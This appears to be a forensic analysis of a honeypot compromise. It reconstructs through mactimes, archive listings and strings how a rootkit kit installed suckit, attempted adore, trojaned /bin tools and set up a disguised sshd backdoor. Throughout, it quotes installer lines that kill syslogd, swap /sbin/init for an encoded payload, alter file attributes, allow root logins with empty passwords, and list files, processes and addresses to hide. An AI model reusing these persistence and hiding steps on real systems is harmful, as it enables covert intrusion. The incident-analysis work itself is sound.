-rwxr-xr-x burim/burim   62920 2000-11-29 13:54:24 bin/ps
-rwxr-xr-x burim/burim   33992 2000-11-29 13:54:24 bin/top
-rwxr-xr-x burim/burim   26496 2000-11-29 13:54:24 bin/syslogd
-rwxr-xr-x burim/burim    3216 2002-01-13 22:12:23 bin/pg
-rwxr-xr-x burim/burim    1382 2000-07-24 23:07:28 bin/sz
-rwxr-xr-x burim/burim    1345 1999-09-09 08:57:11 bin/tksb
-rwxr-xr-x burim/burim   23560 2000-11-29 13:54:24 bin/slocate
-rwxr-xr-x burim/burim   12340 2000-11-29 13:54:24 bin/pstree
-rwxr-xr-x burim/burim    7578 2000-08-21 10:22:18 bin/tkp
-rwxr-xr-x burim/burim   14808 2000-12-13 03:27:01 bin/encrypt
-rwxr-xr-x burim/burim   16070 2001-01-17 08:29:16 bin/tks
-rwxr-xr-x burim/burim   13725 2001-01-17 08:24:27 bin/login
-rwxr-xr-x burim/burim   95383 2001-01-22 06:25:28 bin/ssh-only.tgz

g2 bin # md5deep -r *
c0b719fc609f7733c3765452a8b15cd7  /mnt/vichda2/tmp/cd/bin/ARSEX3
4b0779bd812e8b8f460742693ce41e08  /mnt/vichda2/tmp/cd/bin/dir
4a1ce6c20fd15cbbcb41c608c1898817  /mnt/vichda2/tmp/cd/bin/encrypt
```

```
817b9b0e973063ee28ac96092f57c62c  /mnt/vichda2/tmp/cd/bin/find
9a0d731daba39c0991c682efcf4e032a  /mnt/vichda2/tmp/cd/bin/login
4b0779bd812e8b8f460742693ce41e08  /mnt/vichda2/tmp/cd/bin/ls
b266d71841efb94c20f8af87df9b8e96  /mnt/vichda2/tmp/cd/bin/lsof
65223b52a1e5c4a80e047872a56a0f9d  /mnt/vichda2/tmp/cd/bin/md5sum
b7f164da0e76ae2014c402c20f9fa203  /mnt/vichda2/tmp/cd/bin/netstat
1e6dfeb1868f6b48d6b86922f59dbfce  /mnt/vichda2/tmp/cd/bin/pg
ced323b51dc984f66c2695d8fd6a2368  /mnt/vichda2/tmp/cd/bin/ps
a069aa6700d2b825ed725bd512209780  /mnt/vichda2/tmp/cd/bin/pstree
4b8860578bb38322b0972e498d48fa6f  /mnt/vichda2/tmp/cd/bin/slocate
d5e4ab1d8d9b745ef3ab8c6a1841d1d0  /mnt/vichda2/tmp/cd/bin/ssh-only.tgz
f083a1e5afba3dc5d563e9d0a83a1d56  /mnt/vichda2/tmp/cd/bin/ssh.tgz
bab4feb39f6898801156b7cfe37b087d  /mnt/vichda2/tmp/cd/bin/syslogd
f2e3b130a937af92ff507315406589b1  /mnt/vichda2/tmp/cd/bin/sz
2f88183c56b25ff58b75d9400ea4ecc0  /mnt/vichda2/tmp/cd/bin/top
```

These files are rootkit trojans to replace the normal files in /bin. The owner/group in the tar archive is interesting because it's the first archive uploaded by our attacker that doesn't have expected Unix user names or groups. The user name and group name are both burim. Web searches on burim turned up no conclusive links, though if it is a name it could be from Albania according to http://www.aboutnames.ch/albanian.htm#gnBuri and means source or fountain.

The conf.tgz extract creates the conf directory:

```
Fri Sep 24 2004 00:39:33     4096 mac 1818929  /tmp/cd/conf
```

It contains the following files:

```
g2 cd # tar tvfz conf.tgz
drwxr-xr-x /               0 2001-02-01 07:39:42 conf/
-rw-r--r-- /             107 2002-10-04 18:44:57 conf/file.h
-rw-r--r-- /             140 2002-10-05 19:51:14 conf/hosts.h
-rw-r--r-- /              73 2002-10-04 18:45:33 conf/log.h
-rw-r--r-- /              89 2002-10-04 18:48:39 conf/proc.h
-rw-r--r-- /              43 2002-10-04 18:45:24 conf/lidps1.so
```

Which are now deleted:

```
Fri Oct 04 2002 18:44:57      107 m.. 1818930  /tmp/cd/conf/file.h (deleted-
realloc)
Fri Oct 04 2002 18:45:24       43 m.. 1818934  /tmp/cd/conf/lidps1.so
(deleted-realloc)
Fri Oct 04 2002 18:45:33       73 m.. 1818932  /tmp/cd/conf/log.h (deleted-
realloc)
Fri Oct 04 2002 18:48:39       89 m.. 1818933  /tmp/cd/conf/proc.h (deleted-
realloc)
Sat Oct 05 2002 19:51:37      519 m.. 3965122  /tmp/cd/conf.tgz
Fri Sep 24 2004 00:37:01      519 ..c 3965122  /tmp/cd/conf.tgz
Fri Sep 24 2004 00:39:30      107 .a. 1818930  /tmp/cd/conf/file.h (deleted-
realloc)
                               89 .a. 1818933  /tmp/cd/conf/proc.h (deleted-
realloc)
                              150 .a. 1818931  /tmp/cd/conf/hosts.h
(deleted-realloc)
                               73 .a. 1818932  /tmp/cd/conf/log.h (deleted-
realloc)
Fri Sep 24 2004 00:39:33       73 ..c 1818932  /tmp/cd/conf/log.h (deleted-
```

```
realloc)
                              150 m.c 1818931  /tmp/cd/conf/hosts.h
(deleted-realloc)
                               89 ..c 1818933  /tmp/cd/conf/proc.h (deleted-
realloc)
                              107 ..c 1818930  /tmp/cd/conf/file.h (deleted-
realloc)
                               43 ..c 1818934  /tmp/cd/conf/lidps1.so
(deleted-realloc)
                             4096 mac 1818929  /tmp/cd/conf
Fri Sep 24 2004 00:39:35       43 .a. 1818934  /tmp/cd/conf/lidps1.so
(deleted-realloc)
Fri Sep 24 2004 00:41:15      519 .a. 3965122  /tmp/cd/conf.tgz
```

The lib.tgz file extracts to the lib directory and contained the following files:

```
g2 cd # tar tvfz lib.tgz
drwxr-xr-x root/root         0 2000-12-10 04:23:10 lib/
-rwxr-xr-x root/root     33848 2000-09-08 18:32:41 lib/libproc.a
-rwxr-xr-x root/root     37984 2000-09-08 18:32:41 lib/libproc.so.2.0.6
lrwxrwxrwx root/root         0 2001-01-12 04:12:37 lib/libproc.so ->
libproc.so.2.0.6o
```

Which are now deleted:

```
Fri Sep 08 2000 18:32:41    37984 m.. 1245312  /tmp/cd/lib/libproc.so.2.0.6
(deleted-realloc)
                            33848 m.. 1245311  /tmp/cd/lib/libproc.a
(deleted-realloc)
Thu Dec 21 2000 06:54:05     2527 m.. 3965125  /tmp/cd/libinvisible.h
Fri Jan 12 2001 04:15:29    28999 m.. 3965126  /tmp/cd/lib.tgz
Sun May 13 2001 09:15:04     3417 m.. 3965124  /tmp/cd/libinvisible.c
Fri Sep 24 2004 00:37:01     2527 ..c 3965125  /tmp/cd/libinvisible.h
                            28999 ..c 3965126  /tmp/cd/lib.tgz
                             3417 ..c 3965124  /tmp/cd/libinvisible.c
Fri Sep 24 2004 00:39:30       16 m.. 1245313  /tmp/cd/lib/libproc.so ->
libproc.so.2.0.6
Fri Sep 24 2004 00:39:32    33848 ..c 1245311  /tmp/cd/lib/libproc.a
(deleted-realloc)
                               16 ..c 1245313  /tmp/cd/lib/libproc.so ->
libproc.so.2.0.6
                            37984 ..c 1245312  /tmp/cd/lib/libproc.so.2.0.6
(deleted-realloc)
                             4096 mac 1245290  /tmp/cd/lib
Fri Sep 24 2004 00:39:35    33848 .a. 1245311  /tmp/cd/lib/libproc.a
(deleted-realloc)
Fri Sep 24 2004 00:41:15     2527 .a. 3965125  /tmp/cd/libinvisible.h
                             3417 .a. 3965124  /tmp/cd/libinvisible.c
                            28999 .a. 3965126  /tmp/cd/lib.tgz
Fri Sep 24 2004 00:44:39    37984 .a. 1245312  /tmp/cd/lib/libproc.so.2.0.6
(deleted-realloc)
                               16 .a. 1245313  /tmp/cd/lib/libproc.so ->
libproc.so.2.0.6
```

The bin/ssh.tgz archive contains the files:

```
g2 bin # tar tvfz ssh.tgz
drwxr-xr-x burim/burim       0 2002-01-13 17:25:14 .sh/
-rw------- burim/burim     525 2002-01-13 15:51:21 .sh/ssh_host_key
-rw-r--r-- burim/burim     329 2002-01-13 15:51:21 .sh/ssh_host_key.pub
```

```
-rw------- burim/burim     512 2002-01-13 15:51:21 .sh/ssh_random_seed
-rw-r--r-- burim/burim     396 2002-01-13 22:41:30 .sh/shdcf2
-rwxr-xr-x burim/burim   97093 2002-01-13 15:52:05 .sh/sshd
```

Which are also owned by burim and have also been deleted, most likely by this line in the installation script:

```
mv .sh/* /lib/security/.config/ssh/
```

Here are the likely time line entries resulting from this move command:

```
g2 mactimes # ./getmac /tmp/cd/bin/.sh -s
Sun Jan 13 2002 15:51:21      329 m.. 376931
/tmp/cd/bin/.sh/ssh_host_key.pub (deleted-realloc)
                              512 m.. 376932
/tmp/cd/bin/.sh/ssh_random_seed (deleted-realloc)
                              525 m.. 376930   /tmp/cd/bin/.sh/ssh_host_key
(deleted-realloc)
Sun Jan 13 2002 15:52:05    97093 m.. 376951   /tmp/cd/bin/.sh/sshd
(deleted-realloc)
Sun Jan 13 2002 22:41:30      396 m.. 376950   /tmp/cd/bin/.sh/shdcf2
(deleted-realloc)
Fri Sep 24 2004 00:37:37        0 m.c 1327437  /tmp/cd/bin/.shmd5
Fri Sep 24 2004 00:39:33     4096 mac 376929   /tmp/cd/bin/.sh
                              525 .ac 376930   /tmp/cd/bin/.sh/ssh_host_key
(deleted-realloc)
                              404 mac 376952   /tmp/cd/bin/.sh/sshd_config
(deleted-realloc)
                              396 .ac 376950   /tmp/cd/bin/.sh/shdcf2
(deleted-realloc)
                              512 .ac 376932
/tmp/cd/bin/.sh/ssh_random_seed (deleted-realloc)
                            97093 .ac 376951   /tmp/cd/bin/.sh/sshd
(deleted-realloc)
                              329 .ac 376931
/tmp/cd/bin/.sh/ssh_host_key.pub (deleted-realloc)
Fri Sep 24 2004 00:39:34        0 .a. 1327437  /tmp/cd/bin/.shmd5
```

If we look at the mac times for a sample file in this directory we can see the move take place to the /lib/security/.config/ssh/ directory since the times match the delete from their old directory:

```
Fri Sep 24 2004 00:39:33      404 mac 376952
/lib/security/.config/ssh/sshd_config
                              404 mac 376952   /tmp/cd/bin/.sh/sshd_config
(deleted-realloc)
```

The sshd_config file contains the following configuration:

```
g2 sde1 # icat -h -f linux-ext2 vichda2.img 376952
Port 21
ListenAddress 0.0.0.0
ServerKeyBits 768
LoginGraceTime 600
KeyRegenerationInterval 3600
PermitRootLogin yes
```

```
IgnoreRhosts no
StrictModes yes
QuietMode no
X11Forwarding no
X11DisplayOffset 10
FascistLogging no
PrintMotd yes
KeepAlive yes
SyslogFacility DAEMON
RhostsAuthentication no
RhostsRSAAuthentication yes
RSAAuthentication yes
PasswordAuthentication yes
PermitEmptyPasswords yes
UseLogin no
```

Which sets up an ssh server on port 21 instead of the usual port 22:

```
g2 bin # fgrep ssh /etc/services && fgrep 21/ /etc/services
ssh             22/tcp                          # SSH Remote Login Protocol
ssh             22/udp                          # SSH Remote Login Protocol
ftp             21/tcp
fsp             21/udp          fspd
```

Next the script extracts the ssh-only.tgz which, true to it's name, contains only a ssh program:

```
g2 bin # tar tvfz ssh-only.tgz
-rwxr-xr-x torn/users   195140 2001-01-22 06:22:34 ssh

g2 mactimes # ./getmac /tmp/cd/ssh -s
Mon Jan 22 2001 06:22:34   203899 m.. 3965133  /tmp/cd/ssh
Fri Sep 24 2004 00:39:30   203899 ..c 3965133  /tmp/cd/ssh
Fri Sep 24 2004 00:41:15   203899 .a. 3965133  /tmp/cd/ssh
```

Next the script kills syslog:

```
killall -9 syslogd
```

Then it moves some directories:

```
mv lib/* /lib/
chattr -isa /sbin/xlogin 2>/dev/null
chattr -isa /bin/login 2>/dev/null
mv /sbin/xlogin /bin/login 2>/dev/null
```

We can see the effect of moving the lib directory by looking at one of the files that used to be in /tmp/cd/lib. We use the getmac script to search by inode for /tmp/cd/lib/libproc.a

```
g2 mactimes # ./getmac 1245311 -s
Fri Sep 08 2000 18:32:41    33848 m.. 1245311  /lib/libproc.a
                            33848 m.. 1245311  /tmp/cd/lib/libproc.a
(deleted-realloc)
Fri Sep 24 2004 00:39:32    33848 ..c 1245311  /tmp/cd/lib/libproc.a
```

```
(deleted-realloc)
                            33848 ..c 1245311  /lib/libproc.a
Fri Sep 24 2004 00:39:35    33848 .a. 1245311  /lib/libproc.a
                            33848 .a. 1245311  /tmp/cd/lib/libproc.a
(deleted-realloc)
```

This shows it being both deleted and created in it's new directory on September 24th, 2004 on 12:39:32am.

The script then refreshes the libraries before compiling:

```
/sbin/ldconfig
```

Then the script moves on to installing the suckit rootkit:

```
echo "[*] Installing suckit first ..."
./inst
```

The /tmp/cd/inst script is attached in full in the appendix. Pertinent snippets are as follows:

```
#!/bin/bash
D="/usr/share/locale/sk/.sk12"
H="psybnc"
mkdir -p $D; cd $D
echo > .sniffer; chmod 0622 .sniffer
echo -n -e
"\037\213\010\010\015\132\303\075\002\003\163\153\000\355\175\177\170\
\024\125\226\150\165\272\011\115\150\350\106\133\215\212\332\214\340\
...
\005\141\336\125\360\376\027\132\070\137\375\150\157\000\000" | gzip -d >
sk
chmod 0755 sk; if [ ! -f /sbin/init${H} ];  then cp -f /sbin/init
/sbin/init${H}; fi; rm -f /sbin/init; cp sk /sbin/init
echo "Starting SucKIT..."
cd $D
./sk
echo "SucKIT home is $D. Have fun!"
```

The script makes the /usr/share/locale/sk/.sk12 directory, changes to that directory, creates a .sniffer file, then echoes the raw hex code for the rootkit through gzip into sk. It then marks sk as executable and swaps the newly created sk file for /sbin/init, leaving the old /sbin/init in /sbin/initpsybnc. Lastly it starts sk. Here are the corresponding mac time entries for this kit installation:

```
g2 mactimes # ./getmac /usr/share/locale/sk  -s
Tue Sep 21 2004 04:02:54     4096 .a. 1949697  /usr/share/locale/sk
Fri Sep 24 2004 00:37:36     4096 m.c 278830   /usr/share/locale/sk/.sk12
                             4096 m.c 1949697  /usr/share/locale/sk
Fri Sep 24 2004 00:39:33    37279 mac 278833
/usr/share/locale/sk/.sk12/sk
                                1 mac 278831
/usr/share/locale/sk/.sk12/.sniffer
                             4096 .a. 278830   /usr/share/locale/sk/.sk12

g2 mactimes # ./getmac sbin/init  -s
Thu Jul 18 2002 19:14:15    33960 m.. 3670073  /sbin/init
```

```
Wed Sep 04 2002 10:23:32    38971 m.. 3670086  /sbin/initlog
Thu Aug 05 2004 14:08:33    33960 ..c 3670073  /sbin/init
Thu Aug 05 2004 14:08:35    38971 ..c 3670086  /sbin/initlog
Fri Sep 24 2004 00:37:36    33960 mac 3670268  /sbin/initpsybnc
Fri Sep 24 2004 01:01:38    33960 .a. 3670073  /sbin/init
Fri Sep 24 2004 01:02:09    38971 .a. 3670086  /sbin/initlog
```

The script doesn't appear to have worked. The sk file was created, but not copied over the /sbin/init file.

```
g2 sbin # md5sum init
a5bc137305e0456904a3989ca201b4ce  init
g2 .sk12 # md5sum sk
36da37836abf59bfac627fb0a690b7e7  sk
```

Perhaps the /sbin/init file was overwritten by a later rootkit installation. In addition the .sniffer file is empty. This is probably because the honeypot rebooted shortly after this installation and never successfully rebooted again.

Interesting strings in the suckit rootkit include:

```
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:./bin:/us
r/share/locale/sk/.sk12:/usr/share/locale/sk/.sk12/bin
HOME=/usr/share/locale/sk/.sk12
HISTFILE=/dev/null
PS1=\[\033[1;30m\][\[\033[0;32m\]\u\[\033[1;32m\]@\[\033[0;32m\]\h
\[\033[1;37m\]\W\[\033[1;30m\]]\[\033[0m\]#
SHELL=/bin/bash
TERM=linux
pqrstuvwxyzabcde
0123456789abcdef
/dev/ptmx
/dev/pty
/dev/tty
/dev/null
/dev/null
Can't open a tty, all in use ?
Can't fork subshell, there is no way...
/usr/share/locale/sk/.sk12
/bin/sh
Can't execve shell!
BD_Init: Starting backdoor daemon...
FUCK: Can't allocate raw socket (%d)
FUCK: Can't fork child (%d)
Done, pid=%d
/usr/share/locale/sk/.sk12/.rc
use:
%s <uivfp> [args]
u       - uninstall
i       - make pid invisible
v       - make pid visible
f [0/1] - toggle file hiding
p [0/1] - toggle pid hiding
Detected version: %s
FUCK: Failed to uninstall (%d)
Suckit uninstalled sucesfully!
FUCK: Failed to hide pid %d (%d)
```

```
Pid %d is hidden now!
FUCK: Failed to unhide pid %d (%d)
Pid %d is visible now!
file
Failed to change %s hiding (%d)!
%s hiding is now %s!
/usr/share/locale/sk/.sk12
/dev/kmem
FUCK: Can't open %s for read/write (%d)
RK_Init: idt=0x%08x,
FUCK: IDT table read failed (offset 0x%08x)
FUCK: Can't find sys_call_table[]
sct[]=0x%08x,
FUCK: Can't find kmalloc()!
kmalloc()=0x%08x, gfp=0x%x
FUCK: Can't read syscall %d addr
Z_Init: Allocating kernel-code memory...
FUCK: Out of kernel memory!
Done, %d bytes, base=0x%08x
/dev/kmem
psybnc
/dev/null
core
FUCK: Got signal %d while manipulating kernel!
/sbin/initpsybnc
0123456789abcdefghijklmnopqrstuvwxyz
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ
<NULL>
/dev/null
1.3b
psybnc
/usr/share/locale/sk/.sk12/.sniffer
/proc/
/proc/net/
socket:[
/sbin/init
/sbin/initpsybnc
login
telnet
rlogin
rexec
passwd
adduser
mysql
ssword:
```


These strings correspond to the installation directory of suckit, and give some hints as to it's operation with the references to /proc and /proc/net. The later strings entries are most likely keywords to search for in network traffic for password sniffing.

Next our /tmp/cd/setup script attempts to compile adore:

```
echo "[*] Trying to install ADORE ..."
if [ -x /usr/bin/gcc ];
 then
 echo "GCC is present"
```

```
  if [ -d /usr/src/linux ];
   then
   if [ $SMP -eq 0 ];
    then
     echo "We have a machine without SMP support"
     cp -f Makefile.non-smp Makefile
    else
     echo "This machine supports SMP"
     cp -f Makefile.smp Makefile
   fi
   make
   mv -f ava /usr/bin/weather
   rm -f *.c *.h Makefile*
   echo "ADORE is now installed ..."
   else
   echo "Kernel sources are not installed. Cannot install ADORE !"
  fi
  else
  echo "GCC is not installed. Cannot install ADORE !"
fi
```

This section will fail on the test for /usr/src/linux on the honeypot because on the RedHat 8 system sources are installed in /usr/src/linux-2.4 which is a symbolic link to /usr/src/linux-2.4.18.4.

```
g2 src # ls -la
total 12
drwxr-xr-x   3 root root 4096 Aug 23 23:10 .
drwxr-xr-x  15 root root 4096 Aug  5 14:08 ..
lrwxrwxrwx   1 root root   15 Aug 23 23:10 linux-2.4 -> linux-2.4.18-14
drwxr-xr-x  17 root root 4096 Aug 23 23:19 linux-2.4.18-14
```

Next the script checks for the existence of a competing rootkit:

```
if [ "`grep in.inetd /etc/rc.d/rc.sysinit`" ]; then
echo "${DCYN}[${WHI}sh${DCYN}]# [Alert] ${WHI}sh-kit probably installed on
machine ${RED}[Alert] ${RES}"
```

This test will fail on the honeypot as there is no in.inetd line in /etc/rc.d/rc.sysinit.

Next the script checks for remote logging:

```
SYSLOGCONF="/etc/syslog.conf"
echo -n "${DCYN}[${WHI}sh${DCYN}]# checking for remote logging... ${RES}"

REMOTE=`grep -v "^#" "$SYSLOGCONF" | grep -v "^$" | grep "@" | cut -d '@' -
f
 2`
```

This test will fail on the honeypot since it does not employ remote logging.

Next the script starts to install trojan programs:

```
echo "${DCYN}[${WHI}sh${DCYN}]# [Installing trojans....]
${BLU}       ${RES}"
```

```
mkdir /lib/security 2>/dev/null
mkdir /lib/security/.config 2>/dev/null
mkdir /lib/security/.config/ssh 2>/dev/null
```

This creates the directories:

```
g2 mactimes # ./getmac 294919
Fri Sep 24 2004 00:37:37     4096 m.c d/drwxr-xr-x 294919   /lib/security

g2 mactimes # ./getmac 589986
Fri Sep 24 2004 00:37:37     4096 mac d/drwxr-xr-x 589986
/lib/security/.config

g2 mactimes # ./getmac 1245287
Fri Sep 24 2004 00:37:37     4096 .a. d/drwxr-xr-x 1245287
/lib/security/.config/ssh
Fri Sep 24 2004 00:39:33     4096 m.c d/drwxr-xr-x 1245287
/lib/security/.config/ssh
```

If the user passed a password parameter, the script begins to use it:

```
if test -n "$1" ; then
echo "${DCYN}[${WHI}sh${DCYN}]#  Using Password : ${WHI}$1
${BLU}       ${RES}"
cd $basedir/bin
```

The script again uncompresses the /tmp/cd/bin/ssh.tgz file:

```
tar xfz $basedir/bin/ssh.tgz
```

Which contains:

```
g2 bin # tar tvfz ssh.tgz
drwxr-xr-x burim/burim       0 2002-01-13 17:25:14 .sh/
-rw------- burim/burim     525 2002-01-13 15:51:21 .sh/ssh_host_key
-rw-r--r-- burim/burim     329 2002-01-13 15:51:21 .sh/ssh_host_key.pub
-rw------- burim/burim     512 2002-01-13 15:51:21 .sh/ssh_random_seed
-rw-r--r-- burim/burim     396 2002-01-13 22:41:30 .sh/shdcf2
-rwxr-xr-x burim/burim   97093 2002-01-13 15:52:05 .sh/sshd
```

The script then executes the following comands:

```
chattr -AacdisSu /etc/ld.so.hash 2>/dev/null
chattr -AacdisSu /lib/libext-2.so.7 2>/dev/null
```

These files do not exist on the honeypot so the commands have no effect.
The next command attempts to append the password for the rootkit to a file:

```
./pg $1 > /etc/ld.so.hash
chmod 777 /etc/ld.so.hash
cp -f /etc/ld.so.hash /lib/libext-2.so.7
chattr +ais /etc/ld.so.hash
chattr +ais /lib/libext-2.so.7
```

This series of commands will fail however because the attacker has his script mis-configured. The pg command the script is looking for is in the /tmp/cd/bin/ directory but the script is in the /tmp/cd/ directory.

```
g2 vichda2 # find . -name pg
./tmp/cd/bin/pg
./usr/src/linux-2.4.18-14/include/config/paride/pg

g2 bin # strings pg
/lib/ld-linux.so.2
__gmon_start__
libcrypt.so.1
crypt
libc.so.6
printf
__deregister_frame_info
_IO_stdin_used
__libc_start_main
__register_frame_info
GLIBC_2.0
Usage %s <password>
```

And as a final check, there is neither a file /etc/ld.so.hash or /lib/libext-2.so.7

```
g2 vichda2 # find . -name ld.so.hash
g2 vichda2 # find . -name libext-2.so.7
g2 vichda2 #
```

These mis-configurations of the script versus the configurations of the honeypot may help explain why the honeypot begins to malfunction and why the attacker later is forced to reboot the machine.

Next the script configures the port requested by our attacker:

```
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:37:30-092404. PI=6981 UI=0 ./setup dobrepaulnicolae 1122

if test -n "$2" ; then
echo "${DCYN}[${WHI}sh${DCYN}]#         Using ssh-port : ${WHI}$2
${RES}"
echo "Port $2" >> $basedir/bin/.sh/sshd_config
echo "3 $2" >> $basedir/conf/hosts.h
echo "4 $2" >> $basedir/conf/hosts.h
```

The files from this section appear to be moved by later actions as there is nothing in these directories.

```
g2 .sh # ls -la
total 8
drwxr-xr-x  2 500 500 4096 Sep 24 00:39 .
drwxr-xr-x  3 500 500 4096 Sep 24 00:39 ..
g2 cd # ls -la conf
total 8
drwxr-xr-x  2 500 500 4096 Sep 24 00:39 .
drwxr-xr-x  6 503 503 4096 Sep 24 00:39 ..
```

However, they can be found through some mactime sleuthing.

```
g2 mactimes # ./getmac /tmp/cd/bin/.sh/sshd_config -s
Fri Sep 24 2004 00:39:33      404 mac 376952   /tmp/cd/bin/.sh/sshd_config
(deleted-realloc)
```

If we search the mactime output for the inode number 376952 we find:

```
g2 mactimes # ./getmac 376952 -s
Fri Sep 24 2004 00:39:33      404 mac 376952
                             /lib/security/.config/ssh/sshd_config
                              404 mac 376952
                             /tmp/cd/bin/.sh/sshd_config (deleted-realloc)
```

It appears the file was moved to /lib/security/.config/ssh/.

```
g2 ssh # cat sshd_config
Port 21
ListenAddress 0.0.0.0
ServerKeyBits 768
LoginGraceTime 600
KeyRegenerationInterval 3600
PermitRootLogin yes
IgnoreRhosts no
StrictModes yes
QuietMode no
X11Forwarding no
X11DisplayOffset 10
FascistLogging no
PrintMotd yes
KeepAlive yes
SyslogFacility DAEMON
RhostsAuthentication no
RhostsRSAAuthentication yes
RSAAuthentication yes
PasswordAuthentication yes
PermitEmptyPasswords yes
UseLogin no
```

We see again the attackers intention to run the ssh daemon on port 21 as specified the second time he runs this installation script:

```
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:39:30-092404. PI=6981 UI=0 ./setup dobrepaul 21
```

Our hosts.h file is also moved and can be found via mactimes:

```
g2 mactimes # ./getmac /tmp/cd/conf/hosts.h -s
Fri Sep 24 2004 00:39:30      150 .a. 1818931  /tmp/cd/conf/hosts.h
(deleted-realloc)
Fri Sep 24 2004 00:39:33      150 m.c 1818931  /tmp/cd/conf/hosts.h
(deleted-realloc)
```

Searching for the inode 1818931 produces:

```
g2 mactimes # ./getmac 1818931 -s
Fri Sep 24 2004 00:39:30      150 .a. 1818931  /usr/include/hosts.h
                              150 .a. 1818931  /tmp/cd/conf/hosts.h
(deleted-realloc)
Fri Sep 24 2004 00:39:33      150 m.c 1818931  /usr/include/hosts.h
```

```
                              150 m.c 1818931  /tmp/cd/conf/hosts.h
(deleted-realloc)
```

The file contains:

```
g2 include # cat hosts.h
2 212.110
2 195.26
2 194.143
3 2002
4 2002
3 6667
4 6667
3 31415
3 31414
4 31415
4 31414
3 21018
3 21019
4 21018
4 21019
2 62.220
2 213.233
3 21
4 21
```

Which corresponds to the following lines in the script that place the target port in the hosts.h file:

```
echo "3 $2" >> $basedir/conf/hosts.h
echo "4 $2" >> $basedir/conf/hosts.h
```

Next the script moves a couple files and directories:

```
cd $basedir
mv $basedir/conf/lidps1.so /lib/lidps1.so
mv $basedir/conf/*  /usr/include/
```

Which we can see in the mactime analysis:

```
g2 mactimes # ./getmac /tmp/cd/conf -s
Fri Oct 04 2002 18:44:57      107 m.. 1818930  /tmp/cd/conf/file.h (deleted-
realloc)
Fri Oct 04 2002 18:45:24       43 m.. 1818934  /tmp/cd/conf/lidps1.so
(deleted-realloc)
Fri Oct 04 2002 18:45:33       73 m.. 1818932  /tmp/cd/conf/log.h (deleted-
realloc)
Fri Oct 04 2002 18:48:39       89 m.. 1818933  /tmp/cd/conf/proc.h (deleted-
realloc)
Sat Oct 05 2002 19:51:37      519 m.. 3965122  /tmp/cd/conf.tgz
Fri Sep 24 2004 00:37:01      519 ..c 3965122  /tmp/cd/conf.tgz
Fri Sep 24 2004 00:39:30      107 .a. 1818930  /tmp/cd/conf/file.h (deleted-
realloc)
                               89 .a. 1818933  /tmp/cd/conf/proc.h (deleted-
realloc)
                              150 .a. 1818931  /tmp/cd/conf/hosts.h
(deleted-realloc)
                               73 .a. 1818932  /tmp/cd/conf/log.h (deleted-
realloc)
Fri Sep 24 2004 00:39:33       73 ..c 1818932  /tmp/cd/conf/log.h (deleted-
```

```
realloc)
                              150 m.c 1818931  /tmp/cd/conf/hosts.h
(deleted-realloc)
                               89 ..c 1818933  /tmp/cd/conf/proc.h (deleted-
realloc)
                              107 ..c 1818930  /tmp/cd/conf/file.h (deleted-
realloc)
                               43 ..c 1818934  /tmp/cd/conf/lidps1.so
(deleted-realloc)
                             4096 mac 1818929  /tmp/cd/conf
Fri Sep 24 2004 00:39:35       43 .a. 1818934  /tmp/cd/conf/lidps1.so
(deleted-realloc)
Fri Sep 24 2004 00:41:15      519 .a. 3965122  /tmp/cd/conf.tgz
```

If we look, we can find these files in there new home. For example file.h is now in /usr/include:

```
g2 mactimes # ./getmac 1818930 -s
Fri Oct 04 2002 18:44:57      107 m.. 1818930  /usr/include/file.h
                              107 m.. 1818930  /tmp/cd/conf/file.h (deleted-
realloc)
Fri Sep 24 2004 00:39:30      107 .a. 1818930  /usr/include/file.h
                              107 .a. 1818930  /tmp/cd/conf/file.h (deleted-
realloc)
Fri Sep 24 2004 00:39:33      107 ..c 1818930  /usr/include/file.h
                              107 ..c 1818930  /tmp/cd/conf/file.h (deleted-
realloc)
```

The file file.h contains a list of files to hide from unsuspecting users:

```
g2 include # cat file.h
libext-2.so.7
.sh
system
tksb
tkp
lblip.tk
tks
ldd.so
srd0
ldlib.5
.config
ld.so.hash
eggdrop
emech
psybnc
```

The log.h file is a list of entries for the rootkit to avoid when logging:

```
g2 include # cat log.h
62.220
212.110
195.26
SH-fORCE
sh-fORCE
psyBNC
eggdrop
t0rn
torn
```

The file proc.h contains a list of processes for the rootkit to hide from users:

```
g2 include # cat proc.h
3 eggdrop
3 bnc
3 psyBNC
3 sh-fORCE
3 SH-fORCE
3 synscan
3 setup
3 in.inetd
3 tk
3 xntps
```

The script next creates a directory:

```
# Ok lets start creating dirs
mkdir -p /lib/ldd.so/

g2 mactimes # ./getmac 1245288 -s
Fri Sep 24 2004 00:37:39     4096 m.c 1245288  /lib/ldd.so
Fri Sep 24 2004 00:39:35     4096 .a. 1245288  /lib/ldd.so
```

Then it moves the /tmp/cd/bin/.sh files to /lib/security/.config/ssh/:

```
cd $basedir/bin
mv .sh/* /lib/security/.config/ssh/

g2 mactimes # ./getmac /lib/security/.config -s
Sun Jan 13 2002 15:51:21      512 m.. 376932
/lib/security/.config/ssh/ssh_random_seed
                              525 m.. 376930
/lib/security/.config/ssh/ssh_host_key
                              329 m.. 376931
/lib/security/.config/ssh/ssh_host_key.pub
Sun Jan 13 2002 15:52:05    97093 m.. 376951
/lib/security/.config/ssh/sshd (deleted-realloc)
                            97093 m.. 376951   /lib/security/.config/sshd
Sun Jan 13 2002 22:41:30      396 m.. 376950
/lib/security/.config/ssh/shdcf2
Fri Sep 24 2004 00:37:37     4096 .a. 1245287  /lib/security/.config/ssh
                             4096 mac 589986   /lib/security/.config
Fri Sep 24 2004 00:39:33      329 .ac 376931
/lib/security/.config/ssh/ssh_host_key.pub
                              404 mac 376952
/lib/security/.config/ssh/sshd_config
                            97093 .ac 376951
/lib/security/.config/ssh/sshd (deleted-realloc)
                              396 .ac 376950
/lib/security/.config/ssh/shdcf2
                             4096 m.c 1245287  /lib/security/.config/ssh
                            97093 .ac 376951   /lib/security/.config/sshd
                              512 .ac 376932
/lib/security/.config/ssh/ssh_random_seed
                              525 .ac 376930
/lib/security/.config/ssh/ssh_host_key
```

Next the script installs its sshd backdoor:

```
chattr -AacdisSu /usr/sbin/xntps 2>/dev/null
cp /lib/security/.config/ssh/sshd /usr/sbin/xntps
mv /lib/security/.config/ssh/sshd /lib/security/.config/
chmod 755 /usr/sbin/xntps
/usr/sbin/xntps -q
chattr +isa /usr/sbin/xntps
echo "# Xntps (NTPv3 daemon) startup.." >> /etc/rc.d/rc.sysinit
